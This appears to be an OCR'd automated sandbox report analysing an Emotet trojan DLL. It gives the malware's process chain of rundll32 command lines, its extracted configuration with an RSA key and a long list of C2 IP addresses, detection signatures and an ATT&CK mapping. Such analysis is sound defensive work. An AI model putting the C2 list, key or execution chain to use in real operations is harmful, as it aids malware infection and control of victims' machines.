ID: 386403
Sample Name: v8iFmF7XPp
Cookbook: default.jbs
Time: 06:37:53
Date: 14/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report v8iFmF7XPp

Overview


General Information

Sample Name:	v8iFmF7XPp (renamed file extension from none to dll)
Analysis ID:	386403
MD5:	57c45087c4228b..
SHA1:	0dfcdc6a288fe07..
SHA256:	0ef921657a9c7d4.
Infos:	

Most interesting Screenshot:



Detection




Emotet

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected Emotet
- C2 URLs / IPs found in malware con…
- Changes security center settings (no…
- Hides that the sample has been dow…
- Machine Learning detection for samp…
- AV process strings found (often use…
- Checks if Antivirus/Antispyware/Fire…
- Checks if the current process is bein…
- Connects to several IPs in different …
- Contains capabilities to detect virtua…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 3876 cmdline: loaddll32.exe 'C:\Users\user\Desktop\v8iFmF7XPp.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 908 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\v8iFmF7XPp.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5076 cmdline: rundll32.exe 'C:\Users\user\Desktop\v8iFmF7XPp.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 576 cmdline: rundll32.exe C:\Users\user\Desktop\v8iFmF7XPp.dll,RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5804 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qfjc\jojcnj.tmq',RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6496 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\System32\Qfjc\jklaa.dll',RunDLL 1AIAACAAAABRAGYAagBjAFwAagBvAGoAYwBuAGoALgB0AG0AcQAAAA== MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - rundll32.exe (PID: 6724 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qfjc\jojcnj.tmq',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
          - rundll32.exe (PID: 6812 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ctxuywd\wutukq.pfb',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
            - rundll32.exe (PID: 6848 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vzwiovrtengiv\kqvcktqgbfib.iqj',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
              - rundll32.exe (PID: 6888 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uxwmb\jkpj.zgu',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6928 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vtvnv\rgao.stw',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                  - rundll32.exe (PID: 6972 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tduzowfuyye\kwrnkagaoo.gjy',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                    - rundll32.exe (PID: 7080 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Acjeqx\suoth.uea',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                      - rundll32.exe (PID: 7116 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vsbshgerbjleuww\jcxjttitojfdgx.izj',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                        - rundll32.exe (PID: 7152 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sxwlvdjt\gtruoro.fuy',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                          - rundll32.exe (PID: 5672 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvrwkvknxaabriyw\pmfojithdcmeryt.srg',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                            - rundll32.exe (PID: 5556 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Niikduolbedqywld\lkcbagravqkrfqh.nmi',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                              - rundll32.exe (PID: 3924 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zoyzlt jfgemqhsmn\vnkfptckelbvwlk.boa',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                                - rundll32.exe (PID: 488 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Livoial\pcccws.vji',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                                  - rundll32.exe (PID: 5148 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lazkdtsnhfgqyu\kqzarazxjjgtp.ohz',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                                    - rundll32.exe (PID: 5180 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qrtvgntlq\jkzevdis.pdj',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 2992 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2412 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3560 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5332 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2412 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5056 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1328 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5396 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 4724 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 6156 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6252 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAKmd+Pam+7HWeoRnZCmLHfQX3/RRijh6\nbPqYGHGBBGcEQb+EOfmkdG0BnTZfvg2iXKB8yhPQsHPR9nZoyMt7OWPYA08003zM\nzB7+nWmsc0YPpSte4JR7YPZYIpxXZs7fFwIDAQAB",
  "C2 list": [
    "80.158.3.161:443",
    "80.158.51.209:8080",
    "80.158.35.51:80",
    "80.158.63.78:443",
    "80.158.53.167:80",
    "80.158.62.194:443",
    "80.158.59.174:8080",
    "95.213.236.64:8080",
    "72.186.136.247:443",
    "185.201.9.197:8080",
    "203.153.216.189:7080",
    "202.134.4.216:8080",
    "72.229.97.235:80",
    "24.179.13.119:80",
    "174.118.202.24:443",
    "74.208.45.104:8080",
    "51.89.36.180:443",
    "172.104.97.173:8080",
```

```
    "136.244.110.184:8080",
    "79.137.83.50:443",
    "61.19.246.238:443",
    "119.59.116.21:8080",
    "109.74.5.95:8080",
    "37.187.72.193:8080",
    "181.171.209.241:443",
    "100.37.240.62:80",
    "24.69.65.8:8080",
    "123.176.25.234:80",
    "74.128.121.17:80",
    "98.109.133.80:80",
    "161.0.153.60:80",
    "37.139.21.175:8080",
    "178.152.87.96:80",
    "172.86.188.251:8080",
    "94.23.237.171:443",
    "110.145.77.103:80",
    "5.39.91.110:7080",
    "46.105.131.79:8080",
    "120.150.60.189:80",
    "173.70.61.180:80",
    "59.21.235.119:80",
    "70.92.118.112:80",
    "41.185.28.84:8080",
    "201.241.127.190:80",
    "85.105.111.166:80",
    "152.170.205.73:80",
    "187.161.206.24:80",
    "118.83.154.64:443",
    "190.240.194.77:443",
    "202.134.4.211:8080",
    "78.24.219.147:8080",
    "89.216.122.92:80",
    "200.116.145.225:443",
    "197.211.245.21:80",
    "194.190.67.75:80",
    "139.99.158.11:443",
    "190.162.215.233:80",
    "115.94.207.99:443",
    "139.162.60.124:8080",
    "167.114.153.111:8080",
    "176.111.60.55:8080",
    "78.189.148.42:80",
    "134.209.144.106:443",
    "138.68.87.218:443",
    "110.145.101.66:443",
    "172.125.40.123:80",
    "87.106.139.101:8080",
    "70.183.211.3:80",
    "64.207.182.168:8080",
    "157.245.99.39:8080",
    "181.165.68.127:80",
    "62.171.142.179:8080",
    "75.177.207.146:80",
    "209.141.54.221:7080",
    "70.180.33.202:80",
    "109.116.245.80:80",
    "144.217.7.207:7080",
    "50.91.114.38:80",
    "139.59.60.244:8080",
    "97.120.3.198:80",
    "121.124.124.40:7080",
    "104.131.11.150:443",
    "67.170.250.203:443",
    "185.94.252.104:443",
    "220.245.198.194:80",
    "49.205.182.134:80",
    "50.245.107.73:443",
    "172.105.13.66:443",
    "5.2.212.254:80",
    "78.188.225.105:80",
    "120.150.218.241:443",
    "93.146.48.84:80",
    "110.145.11.73:80",
    "168.235.67.138:7080",
    "217.20.166.178:7080",
    "24.178.90.49:80",
    "95.9.5.93:80",
    "194.4.58.192:7080",
    "47.144.21.37:80"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.198543812.0000000004411000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000003.00000002.198440197.0000000004310000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.343393255.0000000003350000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.343444128.0000000003371000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000004.00000002.462653731.0000000002391000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 1 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.2390000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.4310000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.2720000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.2720000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
5.2.rundll32.exe.3370000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 4 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Emotet

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Contr
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encryp Chann
Default Accounts	Native API 2	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-A Layer
Domain Accounts	Service Execution 1	Windows Service 1	Windows Service 1	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 4 5	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Applic Protoc
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 1 2 2	Software Packing 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protoc Impers
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 1 8 1	SSH	Keylogging	Data Transfer Size Limits	Fallba Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multib Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 2 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 4 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 2 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Contr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Rundll32 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail P


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
v8iFmF7XPp.dll	80%	Virustotal		Browse
v8iFmF7XPp.dll	53%	Metadefender		Browse
v8iFmF7XPp.dll	88%	ReversingLabs	Win32.Trojan.Emotet	
v8iFmF7XPp.dll	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\SysWOW64\Qfjc\jklaa.dll	74%	Virustotal		Browse
C:\Windows\SysWOW64\Qfjc\jklaa.dll	49%	Metadefender		Browse
C:\Windows\SysWOW64\Qfjc\jklaa.dll	86%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.2390000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.rundll32.exe.3370000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.rundll32.exe.4410000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.rundll32.exe.3350000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://167.71.148.58:443/fevfu215h/qkkg/exml9v/txegp7e76u/	0%	Avira URL Cloud	safe	
http://https://167.71.148.58:443/bnl4xmkzrn1f8bjj9e/kox9ds79wzqntiit/a219nkda3nv0ln83dk/ingn8/w1sz8lqi2h4xevvf153/	0%	Avira URL Cloud	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://167.71.148.58:443/fevfu215h/qkkg/exml9v/txegp7e76u/	true	• Avira URL Cloud: safe	unknown
http://https://167.71.148.58:443/bnl4xmkzrn1f8bjj9e/kox9ds79wzqntiit/a219nkda3nv0ln83dk/ingn8/w1sz8lqi2h4xevvf153/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 00000010.00000003.309188880.0000023697261000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000010.00000003.309215409.0000023697240000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000010.00000002.309522855.000002369723D000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000010.00000003.309188880.0000023697261000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000010.00000002.309522855.000002369723D000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Traffic/Incidents/	svchost.exe, 00000010.00000002.309544105.000002369725C000.00000004.00000001.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000010.00000002.309538398.000002369724E000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000010.00000002.309522855.000002369723D000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 00000010.00000003.287440739.0000023697232000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000010.00000003.309188880.0000023697261000.000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000010.00000002.309544105.000002369725C000.000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/enum	svchost.exe, 00000009.00000002.462704832.000002C4146AF000.000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000010.00000002.309488340.0000023697213000.000004.00000001.sdmp, svchost.exe, 00000010.00000002.309522855.000002369723D000.00000004.00000001.sdmp	false		high
